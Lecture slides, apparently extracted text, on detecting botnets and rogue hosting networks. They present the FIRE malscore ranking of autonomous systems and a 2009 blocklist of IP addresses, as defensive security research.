
Network Traffic Patterns

- Correlation of network traffic
 - detect similar connection patterns between hosts
 - similar command and control traffic (C-plane)
 - similar malicious activity (A-plane)
 - correlation between C-plane and A-plane for detection
- Properties
 - no a priori knowledge of C&C traffic required
 - require multiple infected machines in monitored network

Rogue Networks

- Networks persistently hosting malicious content for an extended period of time
 - Legitimate networks will respond to abuse complaints
 - remove offending content
 - Examples of rogue networks
 - Russian Business Network (RBN)
 - Atrivo/Intercage
 - McColo
 - Triple Fiber Network (3FN)
-

Rogue Networks



Objectives

- Systematically identify networks that are acting maliciously
 - Notify legitimate networks to remediate malicious activity
 - Assist legitimate ISPs de-peer (disconnect) from rogue networks
 - Make it difficult for cybercriminals to find safe havens
-


Identifying Malicious Networks

- How to identify malicious content?
 - botnet C&C found by Anubis
 - exploit servers found by Wepawet
 - When to consider a host malicious?
 - longevity!
 - How to account for size?
 - larger networks will have more malicious content
 - Computing a **mal**score for each autonomous system
-

Evaluation

FIRE Rank	ASN	Name	Country	Score	Shadow Server	Google SB	Zeus Tracker	Blogs
1	23522	IPNAP-ES - GigeNET	US	42.4	1	-	-	-
2	44050	Petersburg Internet Network	UK	28.0	-	-	6	✓
3	3595	Global Net Access	US	18.2	-	23	-	-
4	41665	National Hosting	ES	16.5	-	104	5	-
5	8206	JUNIKNET	LV	14.1	-	30	-	-
6	48031	Novikov Aleksandr Leonidovich	UA	14.0	-	-	-	✓
7	16265	LEASEWEB	NL	13.0	24	14	-	-
8	27715	LocaWeb Ltda	BR	11.6	-	130	-	-
9	22576	Layered Technologies	US	11.5	-	64	-	✓
10	16276	OVH OVH	FR	10.6	25	18	-	-

Case Study – Atrivo



Defenses

The screenshot displays two browser windows from MaliciousNetworks.org. The background window, titled "FIRE: Finding RoguE Networks", shows the main site with a navigation menu where "IP Blocklist" is circled in red. Below the menu is a world map with numerous red location pins indicating the geographic distribution of malicious networks. The foreground window, titled "http://www.maliciousnetworks.org/fire-blocklist.txt", displays the raw text of the IP blocklist. The text includes a header, a decorative ASCII art logo for "FIRE", and a list of IP addresses.

```
# MaliciousNetworks.org IP Blocklist
# Generated on 2009-10-21
#
# ( ( (
# \ ) \ ) \ )
# ( ) / ( ( ) / ( ( ) / ( (
# / ( ) / ( ) / ( ) \
# ( ) _ ( ) _ ( ) _ ( )
#
# FIRE
#
113.105.152.33
113.105.157.92
115.68.15.240
115.92.96.33
115.93.200.12
116.122.135.20
117.55.232.185
118.217.180.142
12.204.180.54
121.0.26.16
121.0.7.50
121.10.117.246
121.125.74.71
121.125.74.72
121.125.74.73
122.169.114.175
122.225.97.70
```